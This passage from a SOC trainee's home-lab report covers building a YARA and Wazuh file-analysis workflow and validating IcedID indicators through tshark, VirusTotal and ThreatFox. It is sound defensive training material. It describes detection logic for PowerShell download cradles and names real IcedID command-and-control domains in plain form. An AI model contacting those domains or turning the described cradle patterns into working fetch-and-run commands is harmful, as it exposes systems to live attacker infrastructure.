CYBERSECURITY HOME LABORATORY REPORT

YARA and Wazuh File-Analysis Workflow

Safe file analysis with YARA, hashing and Wazuh File Integrity Monitoring, extended with IcedID network and threat-intelligence validation

Author	Aigbokhaode Hope Imomoh, SOC Analyst Trainee
Programme	Wazuh SOC Analyst Home Lab — 14-Day Intensive Program
Laboratory date	12 November 2026
Document date / version	13 November 2026 / version 1.0
Environment	VirtualBox: Kali Linux, Windows 10 (Wazuh agent), Ubuntu (Wazuh manager)
Tools	YARA, Wazuh FIM, tshark, VirusTotal, ThreatFox

Evidence integrity: original screenshots were preserved unchanged. Figures in this report are cropped and sharpened presentation copies; no commands, outputs, timestamps or error messages were altered. Unverified items are labelled as such.

Table of Contents

Abbreviations and Acronyms 6

Chapter 1: Executive Summary 8

Chapter 2: Introduction and Objectives 9

2.1 Background and motivation . . . 9
2.2 Scope . . . 9
2.3 The task sheet . . . 9
2.4 Objectives and success criteria . . . 10
2.5 Relevance to SOC operations . . . 10

Chapter 3: Technical Background 11

3.1 YARA . . . 11
3.2 Hashes and metadata . . . 11
3.3 Wazuh File Integrity Monitoring and whodata . . . 11
3.4 From event to dashboard: the stages a beginner should separate . . . 11
3.5 Network and threat-intelligence concepts . . . 11
3.6 Why a YARA hit is not proof . . . 12

Chapter 4: Lab Environment and Architecture 13

4.1 Machines and addresses . . . 13
4.2 Architecture and data flow . . . 13
4.3 Tools used . . . 14
4.4 Dependencies . . . 14

Chapter 5: Prerequisites and Safety 15

5.1 Resources and permissions . . . 15
5.2 Safety rules followed . . . 15
5.3 Backup and recovery . . . 15

Chapter 6: Step-by-Step Implementation 16

Step 1: Verify YARA and inspect the existing rule library . . . 16
Step 2: Tune the YARA rule . . . 18
Step 3: Create the working folder . . . 19
Step 4: Create the benign test artifact . . . 20
Step 5: Scan the artifact with the YARA rule . . . 22

Step 6: Capture the hash and file metadata . . . 23
Step 7: Serve the file from Kali . . . 24
Step 8: Download on Windows and verify the hash . . . 25
Step 9: Find and analyse the Wazuh alert . . . 26
Step 10: Locate the public IcedID files . . . 31
Step 11: Scan the IcedID files with the IOC rule and hash them . . . 32
Step 12: Validate the pcap with tshark . . . 34
Step 13: Enrich the domains with VirusTotal . . . 35
Step 14: Attribute the domains with ThreatFox . . . 40

Chapter 7: Configuration and Detection Logic 44

7.1 The YARA rule: original, actual change and recommended improvements . . . 44
7.2 The IcedID IOC rule . . . 45
7.3 Wazuh FIM detection logic . . . 45
7.4 Configuration of the monitored folder . . . 46
7.5 Recommended Wazuh rule for YARA hits (illustrative, untested) . . . 46

Chapter 8: Testing and Results 48

8.1 What succeeded . . . 48
8.2 What failed or needed correction . . . 49
8.3 What remains untested . . . 49
8.4 Answers to the analyst questions . . . 49

Chapter 9: Evidence and Screenshot Analysis 50

9.1 How the screenshots were prepared . . . 51

Chapter 10: Troubleshooting and Root-Cause Analysis 52

10.1 Reasoning behind key decisions . . . 52

Chapter 11: Security Findings and Risk Analysis 55

11.1 MITRE ATT&CK; context (informational) . . . 55
11.2 Risk summary . . . 55

Chapter 12: Mitigation and Remediation 56

Chapter 13: What I Learned 59

13.1 Concepts . . . 59
13.2 Practical technical knowledge . . . 59
13.3 Troubleshooting and evidence analysis . . . 59

13.4 Detection engineering and security reasoning . . . 59
13.5 Areas that need further development . . . 59

Chapter 14: Practical Knowledge and Competencies 61

14.1 Recommended next exercises . . . 61

Chapter 15: Reproduction Guide 62

15.1 Prerequisites and initial state . . . 62
15.2 Part A: Kali (create the rule and the artifact) . . . 62
15.3 Part B: Windows and Wazuh . . . 64
15.4 Evidence collection checklist . . . 64
15.5 Optional Part C: public IcedID data (training use only) . . . 65
15.6 Common problems . . . 65
15.7 Cleanup and rollback . . . 66

Chapter 16: Limitations and Future Improvements 67

16.1 False positives and false negatives . . . 67

Chapter 17: Conclusion 68

Appendix A: Command History 69

Appendix B: Raw Outputs, Configuration and Detection Rules 70

Appendix C: Evidence Register 73

Appendix D: Glossary 75

Appendix E: References 76

List of Figures

Figure 1: Original lab task sheet used as the reference (cropped) 10
Figure 2: Laboratory architecture and data flow (drawn from the observed addresses and activities) 13
Figure 3: Rule library folders and rule files in the powershell directory 17
Figure 4: Original rule Suspicious_PowerShell_C2 printed with cat 18
Figure 5: Tuned rule in the nano editor with the save prompt 19
Figure 6: Creating the working folder and the empty artifact file 21
Figure 7: Artifact content in the nano editor 21
Figure 8: YARA scan of the artifact with matched strings 22
Figure 9: SHA256 and stat output saved as evidence 23

Figure 10: Kali interfaces and the HTTP server log showing the Windows download 24
Figure 11: Windows PowerShell: earlier FIM log lines, the download and the hash check 26
Figure 12: Wazuh File Integrity Monitoring events including the new alert 27
Figure 13: Alert details: agent, decoder and full log 27
Figure 14: Alert details: rule description, level and compliance mappings 28
Figure 15: Alert details: path, SHA1, SHA256 and size 29
Figure 16: Alert details: audit process and user 30
Figure 17: Alert details: SHA256, size, owner group and timestamp 31
Figure 18: Downloads folder with the IcedID IOC and pcap files 32
Figure 19: YARA scan of the IcedID IOC file and pcap (beginning of output) 33
Figure 20: End of the YARA output and the SHA256 of both files 33
Figure 21: tshark DNS lookups and TLS server names from the IcedID pcap 35
Figure 22: VirusTotal domain report for mazdakrichest.com (14/92) 36
Figure 23: Passive DNS and subdomains for mazdakrichest.com 37
Figure 24: URL report details for mazdakrichest.com showing "Your domain is expired" 37
Figure 25: VirusTotal report for mraskopal.link (12/92) and Relations tab 38
Figure 26: Passive DNS for mraskopal.link 38
Figure 27: VirusTotal report for missisanjoup.shop (13/92) 39
Figure 28: Passive DNS for missisanjoup.shop 39
Figure 29: ThreatFox search ioc:mazdakrichest.com 40
Figure 30: ThreatFox search ioc:mraskopal.link 41
Figure 31: ThreatFox search ioc:missisanjoup.shop 41
Figure 32: ThreatFox entry 1206787 for the mazdakrichest.com /live/ URL 42
Figure 33: ThreatFox entry 1206802 for mraskopal.link 42
Figure 34: ThreatFox entry 1206803 for missisanjoup.shop (expired entry) 43
Figure 35: Misspelled lookup: http://mraskopa.link/ shows 0/92 53
Figure 36: Misspelled lookup: http://missianjoup.shop/ shows 0/93 53
Figure 37: ThreatFox browser-verification page (photograph of the screen) 54
Figure 38: ThreatFox syntax error for a bare domain search (photograph of the screen) 54
Figure 39: Supplementary: VirusTotal URL report details for mazdakrichest.com (17/93 on 2026-10-30) 71
Figure 40: Supplementary: ThreatFox reporter profile for Cryptolaemus1 72

List of Tables

Table 1: Objectives and success criteria 10
Table 2: Stages between an event and the dashboard 11
Table 3: Lab machines 13
Table 4: Tools and their purpose 14

Table 5: Safety precautions 15
Table 6: Timeline of the work (Kali clock unless stated) 16
Table 7: SHA256 comparison across Kali, Windows and Wazuh 25
Table 8: Hashes of the IcedID training files 33
Table 9: VirusTotal summary (viewed 12 November 2026) 36
Table 10: Correlation between pcap IPs and passive DNS 36
Table 11: ThreatFox entries (all IcedID, botnet_cc, confidence 100%) 40
Table 12: Original and tuned YARA rules compared 45
Table 13: Key fields of the Wazuh alert 45
Table 14: Test matrix 48
Table 15: Analyst questions and answers 49
Table 16: Figure analysis register 50
Table 17: Problems encountered 52
Table 18: Security findings 55
Table 19: Implemented versus recommended 56
Table 20: Competency map 61
Table 21: Prerequisites 62
Table 22: Common problems and fixes 65
Table 23: Limitations and improvements 67
Table 24: Indicator register (URLs defanged; do not browse to indicators) 70
Table 25: Evidence register 73

Abbreviations and Acronyms

Term	Meaning
AS / ASN	Autonomous System (Number): a network identifier used in internet routing
C2 / botnet_cc	Command and control: infrastructure an attacker uses to direct infected machines
DNS	Domain Name System: translates names such as example.com into IP addresses
EDR	Endpoint detection and response
FIM	File Integrity Monitoring: detects files being added, changed or deleted
IOC	Indicator of compromise: a domain, IP address, URL or hash linked to malicious activity
MITRE ATT&CK	A public catalogue of attacker tactics and techniques
NAT	Network Address Translation: lets a VM reach the internet through the host
NTP	Network Time Protocol: keeps clocks synchronised
pcap	Packet capture file: a recording of network traffic
SHA256	A cryptographic hash function that produces a 256-bit fingerprint of a file
SIEM	Security information and event management platform (here: Wazuh and Splunk)
SID	Windows Security Identifier. A SID ending in -500 is the built-in Administrator account

Term	Meaning
SOC	Security operations centre
TA577	Name given by Proofpoint to a cybercrime actor that has distributed IcedID
TLS / SNI	Transport Layer Security / Server Name Indication: the host name sent at the start of an HTTPS connection
TTL	Time to live (DNS cache lifetime)
VM	Virtual machine
whodata	A Wazuh FIM mode that records which user and process changed a file
YARA	A pattern-matching tool used to identify and classify files by rules

Chapter 1: Executive Summary

Purpose. This report documents a safe file-analysis workflow built with YARA (a pattern-matching tool) and Wazuh (an open-source security monitoring platform). It answers a practical SOC question: when a rule says a file "looks suspicious", how does an analyst prove what happened, which host and account were involved, and whether the hit is real?

Problem addressed. A YARA match only shows that a pattern was found. If an analyst treats every match as proof of malware, the SOC will waste time on false positives, or worse, trust a match that is a self-match against an IOC list. The lab therefore focuses on *validation*: collecting a hash and metadata, correlating the file with an endpoint event, and checking network and threat-intelligence evidence.

Method. The work was done in two cases in a VirtualBox home lab (Kali Linux, a Windows 10 Wazuh agent and an Ubuntu Wazuh manager):

- **Case A, benign test artifact.** A harmless text file containing simulated PowerShell download-cradle strings was scanned with a custom YARA rule on Kali, hashed, copied to the Windows endpoint, and observed by Wazuh File Integrity Monitoring.
- **Case B, public IcedID capture.** A public 2023 IcedID (BokBot) pcap and its IOC list were scanned with an IOC rule, then validated with tshark (network analysis), VirusTotal (reputation, passive DNS, WHOIS) and ThreatFox (IOC database). No malware archive was opened.

Major verified results.

- The tuned rule `Suspicious_PowerShell_Download_Cradle` matched the test artifact on 9 string occurrences (Figure 8).
- The SHA256 recorded on Kali (`3548f4b3...fd7b78`) matched the Windows `Get-FileHash` output (Figure 11) and the Wazuh field `syscheck.sha256_after` (Figure 15).
- Wazuh raised rule 554 (level 5, "File added to the system") for `c:\fim_test\ps_test_artifact.txt` on agent DESKTOP-T6T1N2V, in whodata mode, attributing the write to `powershell.exe` (PID 6324) under an account whose SID ends in -500 (Figure 16).
- All three domains in the IcedID IOC rule were observed in the pcap (DNS and TLS) from host 10.11.27.101 (Figure 21), and all three are listed in ThreatFox as IcedID command-and-control with 100% confidence (Figure 33, Figure 32, Figure 34).
- For each domain, the IP address seen in the pcap TLS traffic also appears in VirusTotal passive DNS history (Table 10).

Important limits. The YARA scan ran on Kali while Wazuh monitored Windows, so the link between them is the file hash and path, not a native integration. A negative control (a clean file that should not match) was not captured. The victim host name and user for 10.11.27.101 were not extracted. The time stamps of the Wazuh alert and the file transfer differ by about five minutes and the cause was not determined (Chapter 10). These points are discussed in Chapters 8, 10 and 16.

> **NOTE** Key lesson: a YARA hit is a lead, not a verdict. In Case A the hit is a deliberate, harmless test. In Case B the hit became credible only when DNS, TLS, passive DNS and an independent IOC database agreed.

Chapter 2: Introduction and Objectives

2.1 Background and motivation

SOC analysts regularly receive file-based detections. They must decide quickly whether a detection is harmful, benign, or simply a test. YARA is widely used for this because analysts can write their own rules. Wazuh adds endpoint visibility: it records when files appear on a monitored machine and, in whodata mode, which process and account created them. Combining the two gives an evidence chain from "a rule matched" to "this host, this account, this file, this hash".

2.2 Scope

- In scope: writing and tuning a YARA rule, scanning a benign artifact, capturing a hash and metadata, correlating with Wazuh FIM, and documenting how a hit should be validated.
- In scope (extension): scanning public IcedID training data, validating it with tshark, VirusTotal and ThreatFox.
- Out of scope: detonating or analysing malware binaries, writing a Wazuh active-response script, and any activity on systems outside the home lab.

2.3 The task sheet

The lab followed a task sheet (reproduced in Figure 1). Its tasks, deliverables and analyst questions structure this report. The heading showing the programme day has been cropped out of the figure because this report is named by topic.

Objective: Create a safe file-analysis workflow using YARA and Wazuh.

Lab Tasks

- Install or verify YARA in the lab.
- Use a benign test artifact or recognized safe test pattern.
- Scan the artifact with a YARA rule.
- Capture hash and file metadata.
- Send or correlate the result with Wazuh where practical.
- Document how a YARA hit should be validated rather than treated as automatic proof of malware.

Required Deliverables

- YARA rule
- Scan result
- Hash evidence
- Wazuh correlation
- Investigation report

Analyst Questions

- What happened?
- How was it detected?
- What evidence supports the finding?

Wazuh SOC Analyst Home Lab — 14-Day Intensive Program Page 12

- Which host and account were involved?
- What other systems or events should be checked?
- What action would you take in a real SOC?

Figure 1: Original lab task sheet used as the reference (cropped)

Shows the objective, six lab tasks, five required deliverables and six analyst questions. Source: original uploaded image, cropped and enlarged 1.8x; no content altered.

2.4 Objectives and success criteria

Table 1: Objectives and success criteria

ID	Objective	Measurable success criterion	Result
O1	Install or verify YARA	YARA runs scans on Kali	Met (scans ran; version output not captured)
O2	Use a benign artifact	A harmless file that cannot execute is created	Met (Figure 7)
O3	Scan with a YARA rule	Rule matches the artifact; output saved	Met (Figure 8)
O4	Capture hash and metadata	SHA256 and stat output saved to files	Met (Figure 9)
O5	Correlate with Wazuh	Wazuh alert with the same SHA256 as Kali	Met (Figure 15)
O6	Document hit validation	Validation method written and applied to a real case	Met (Chapters 3, 11 and the IcedID case)
O7	Answer the analyst questions	All six questions answered with evidence	Met, with gaps noted (Chapter 8)

2.5 Relevance to SOC operations

The skills practised here map directly to junior SOC work: triaging a rule hit, collecting hashes, using a SIEM alert to find the host and process, and enriching indicators with threat intelligence while recognising the limits of each source.

Chapter 3: Technical Background

3.1 YARA

Plain language: YARA is like a search tool with rules. You describe what you are looking for (words, byte patterns) and when a file must be reported. **Technical view:** a rule has a `meta` section (information about the rule), a `strings` section (patterns such as `$ps1`), and a `condition` that decides when the rule matches, for example "`$ps1` and at least one of the download strings". The modifiers `nocase`, `ascii` and `wide` control case sensitivity and text encoding; `fullword` requires the string to stand alone.

3.2 Hashes and metadata

A hash is a fixed-length fingerprint of a file. Changing a single character changes the hash completely, so identical hashes on two machines strongly indicate the same file. Metadata (size, timestamps, permissions, owner) provides context such as when the file was created and modified.

3.3 Wazuh File Integrity Monitoring and whodata

The Wazuh agent on Windows watches configured folders. When a file is added, modified or deleted it sends an event to the Wazuh manager, which evaluates rules and raises alerts. Rule 554 means "file added", 550 "integrity checksum changed" and 553 "file deleted" (observed in the lab notes and dashboard). In *whodata* mode the agent also records the process and user behind the change.

3.4 From event to dashboard: the stages a beginner should separate

Table 2: Stages between an event and the dashboard

Stage	Plain-language meaning	In this lab
Event generation	Something happens on a machine	A file is written to C:\FIM_Test by powershell.exe
Log collection	An agent notices and records it	Wazuh agent FIM with whodata
Forwarding	The record is sent to the server	Agent to the Wazuh manager at 192.168.56.101
Processing	The server decodes the record into fields	Decoder syscheck_new_entry
Rule evaluation	Rules compare the fields to conditions	Rule 554 matches "file added"
Alert generation	A match becomes an alert with a level	Alert level 5
Dashboard display	An analyst searches and reads the alert	Wazuh dashboard, File Integrity Monitoring view

3.5 Network and threat-intelligence concepts

- **pcap and tshark:** a pcap is a recording of network packets; tshark is the command-line version of Wireshark used to filter and print fields.
- **DNS lookup and TLS SNI:** before connecting to a website, a host asks DNS for the address; during the HTTPS handshake it sends the site name (SNI). Both reveal where a host was trying to connect even though the content is encrypted.
- **Passive DNS:** a historical record of which IP addresses a domain resolved to. It helps connect an IP seen in traffic to a domain.

- **VirusTotal:** aggregates verdicts from many security vendors. It reflects opinion at the time of scanning, which can lag behind real activity.
- **ThreatFox (abuse.ch):** a community database of IOCs tagged with a malware family, threat type and confidence level.
- **IcedID (BokBot):** a malware family used to gain access to networks. TA577 is a threat actor tracked by Proofpoint that has distributed it.

3.6 Why a YARA hit is not proof

- The rule may match harmless content (false positive): a clean admin script containing the same words.
- A rule can match its own source of indicators (self-match): an IOC list always matches an IOC rule.
- A match shows presence, not execution. Evidence that the file ran requires process, command-line or network events.
- Weak strings (for example "http://" or common certificate issuers) appear in a great deal of legitimate content.

Chapter 4: Lab Environment and Architecture

4.1 Machines and addresses

Table 3: Lab machines

Machine	Operating system	Address	Role in this lab
Kali Linux VM	Kali Linux, fish shell (observed in terminal)	eth1 192.168.56.102/24 (host-only); eth0 10.0.2.15/24 (NAT)	YARA, hashing, HTTP file server, tshark, browser for threat intelligence
DESKTOP-T6T1N2V	Windows 10, Wazuh agent ID 006	192.168.56.109	Endpoint monitored by Wazuh FIM (C:\FIM_Test)
Ubuntu server	Ubuntu (manager.name "Ubuntu")	192.168.56.101 (from the dashboard address)	Wazuh manager and dashboard; Splunk Enterprise 9.4.2 is also installed (not used in this lab)

Sources: Kali interface listing (Figure 10), Wazuh alert fields (Figure 13) and the browser address bar in Figure 12. Wazuh and YARA version numbers were not captured in the screenshots; the alert index name `wazuh-alerts-4.x` shows only the 4.x family. GNU nano 9.2 appears in Figure 5.

4.2 Architecture and data flow



Figure 2: Laboratory architecture and data flow (drawn from the observed addresses and activities)

This is a diagram prepared for the report, not a screenshot. Solid arrows are flows observed in the evidence (HTTP copy; agent events). Dashed arrows show where files and lookups came from.

1. A file or rule is prepared and scanned on Kali.
2. Kali serves the artifact over HTTP on port 8000; the Windows endpoint downloads it into the monitored folder.
3. The Wazuh agent on Windows detects the new file and sends a whodata event to the manager on Ubuntu.

4 The manager decodes the event, evaluates rule 554 and indexes the alert; the analyst reads it in the dashboard.

5 Separately, Kali scans public IcedID training files and queries VirusTotal and ThreatFox over the NAT adapter.

4.3 Tools used

Table 4: Tools and their purpose

Tool	Where	Used for
YARA	Kali	Scanning files with rules (`yara -s`)
sha256sum, stat	Kali	Hash and metadata
nano, touch, cat, mkdir, ls	Kali	Creating and viewing files
python3 http.server	Kali	Serving the artifact on port 8000
PowerShell: Invoke-WebRequest, Get-FileHash	Windows 10	Downloading the file and verifying its hash
Wazuh agent + dashboard	Windows 10 / Ubuntu	FIM event, rule 554, alert fields
tshark	Kali	DNS and TLS evidence from the pcap
Firefox: VirusTotal, ThreatFox	Kali	Reputation, passive DNS, WHOIS, IOC database

4.4 Dependencies

- The Wazuh agent must be connected to the manager and FIM must be configured for C:\FIM_Test. According to the lab notes this was configured on 11 November 2026 (real-time, whodata, report_changes) with a backup file ossec.conf.bak. The configuration itself was not captured in this lab's screenshots.
- Real-time FIM and the whodata engine started at 10:37 on 12 November 2026 according to the agent log lines in Figure 11.
- Kali needs internet access (NAT adapter) for the threat-intelligence lookups; host-only networking is enough for the file transfer.

Chapter 5: Prerequisites and Safety

5.1 Resources and permissions

- Three VMs (Kali, Windows 10 with Wazuh agent, Ubuntu Wazuh manager) on a host-only network, plus a NAT adapter on Kali.
- Administrator rights on Windows (the PowerShell window in Figure 11 is titled "Administrator: Windows PowerShell") and a normal user on Kali (YARA, tshark and the HTTP server did not need root in the observed commands).
- A Wazuh dashboard login with access to the File Integrity Monitoring view.
- Free accounts are not required for ThreatFox lookups. The VirusTotal domain pages were viewed while signed in.

5.2 Safety rules followed

Table 5: Safety precautions

Risk	Precaution taken or recommended	Evidence
Running real malware	The test artifact is plain text with `.example` domains and a harmless base64 payload ("LAB_TEST_ONLY")	Figure 7
Opening malware archives	Only the IOC text file and the pcap were used. No malware-and-artifacts archive appears in the Downloads listing	Figure 18
Spreading files to the endpoint	Only the benign artifact was copied to Windows. The pcap and IOC files stayed on Kali	Figure 11
Visiting malicious sites	Indicators were searched by name in VirusTotal and ThreatFox, never opened directly. Do not click links in ThreatFox lists	Chapter 6, steps 13 and 14
Antivirus interference	Recommended: exclude only the dedicated test folder, never the whole disk. No exclusion is evidenced in the screenshots	Not captured
Losing the original rule	Recommended: copy a rule before editing. The original July rule was overwritten and was recovered from a screenshot	Figure 4, Chapter 10

> **WARNING** Never copy a pcap or malware sample to a production machine, and never run content from an untrusted archive. Treat every indicator as hostile until the investigation proves otherwise.

5.3 Backup and recovery

- Before editing ossec.conf on Windows, copy it (the lab notes record ossec.conf.bak). Restore it and restart the agent service if the agent stops reporting.
- Before editing a YARA rule, copy it to a dated file or put the rules folder under version control.
- Snapshot the VMs before changing FIM settings so a faulty configuration can be rolled back.
- To clean up: stop the Python server (Ctrl+C), delete the test file from C:\FIM_Test, and remove any temporary antivirus exclusion.

Chapter 6: Step-by-Step Implementation

The steps below follow the order in which the work was actually done. Times are the Kali clock shown in the screenshots (UTC-5, consistent with VirusTotal's UTC report time of 19:40 for a lookup made at 14:41 Kali time) unless stated. Each step lists where it ran, why, the exact command, the expected and observed result, how it was verified and common errors. Long commands are wrapped for printing; type them on one line.

Table 6: Timeline of the work (Kali clock unless stated)

Time (Kali)	Activity	Evidence
09:24-09:41	Explored the rule library, read the original rule, edited it into the tuned version	Figure 3, Figure 4, Figure 5
09:46-09:52	Created the working folder and the empty artifact file (file birth time 09:52:37)	Figure 6, Figure 9
12:53-12:57	Wrote the artifact content (modify time 12:53:56) and ran the YARA scan	Figure 7, Figure 8
13:03	Hash and metadata captured	Figure 9
13:13:06	Windows endpoint downloaded the file from the Kali HTTP server	Figure 10, Figure 11
(Windows/dashboard) 19:18:07	Wazuh rule 554 alert timestamp	Figure 17
13:48-14:11	IcedID files scanned with YARA, hashed and examined with tshark	Figure 18 to Figure 21
14:35-15:57	VirusTotal lookups (including two misspelled searches first)	Figure 35 to Figure 28
16:23-16:38	ThreatFox lookups	Figure 29 to Figure 34

Step 1: Verify YARA and inspect the existing rule library

Item	Detail
Where	Kali Linux, terminal (fish shell), normal user
Why	To confirm the tools and existing rules before writing anything, and to understand what a previous rule looked like.
Expected result	Folders for malware, network, powershell, ransomware, webshell and windows rules; three rule files in the powershell folder; the original rule printed.
Observed result	The rules folder lists malware, network, powershell, ransomware, rules, webshell and windows (Figure 3). The powershell folder holds icedid_ta577.yar, mimikatz_detection.yar and powershell_detection.yar. `cat` printed the original rule `Suspicious_PowerShell_C2` dated 2026-07-14 (Figure 4).
How it was verified	Directory listings and printed rule text. YARA itself was exercised by the scans in step 5. A `yara --version` output was not captured.
Common errors	"No such file or directory": check the path with `pwd`. A fish shell does not support some bash syntax (for example here-documents), so use `nano`, `touch` or `printf` to create files.
Security note	Reading rules is safe. Rules may contain strings that are themselves suspicious-looking, so scan with caution when sharing them.

Command(s) used

```
cd ~/YARA_Project
ls
cd rules
ls
cd powershell
ls
cat powershell_detection.yar
```

Part	Meaning
`cd DIR`	Change into a directory
`ls`	List files and folders
`cat FILE`	Print the contents of a file



Figure 3: Rule library folders and rule files in the powershell directory

Shows ~/YARA_Project/rules sub-folders and the three rule files. Demonstrates an existing YARA workspace. Limitation: it does not show the YARA version.

Figure 4: Original rule Suspicious_PowerShell_C2 printed with cat

Shows the July rule: $ps1 powershell.exe plus 3 of 11 other strings, including http:// and https://. This is the only surviving copy of that rule, because it was later overwritten (Chapter 10).

Step 2: Tune the YARA rule

Item	Detail
Where	Kali Linux, nano editor
Why	The original rule counted generic strings such as http:// and https:// toward its condition, which makes false positives likely, and its name claimed "C2". The tuned rule requires an evasion flag plus a download or execution indicator.
Expected result	Edited rule saved to the same file name.
Observed result	The nano screen shows the new rule `Suspicious_PowerShell_Download_Cradle` dated 2026-11-12 and the prompt "Write to File: powershell_detection.yar" (Figure 5). The final scan in step 5 reports the new rule name, which proves it was saved.
How it was verified	Saved rule name appears in the scan output (step 5).
Common errors	Pressing Ctrl+X without saving loses changes. A typo in a string or condition makes YARA print a syntax error with a line number instead of scanning.
Security note	Saving over the original destroyed the previous version. Keep copies (see Chapter 12).

Command(s) used

```
nano powershell_detection.yar
```

Part	Meaning
`nocase ascii wide`	Match upper or lower case, in plain and 16-bit text
`fullword`	The string must not be part of a longer word (used for IEX)
`filesize < 1MB`	Skip very large files
`1 of ($evade*)`	At least one string whose name starts with $evade
`1 of ($dl*, $exec*, $b64)`	At least one download, execution or base64 string

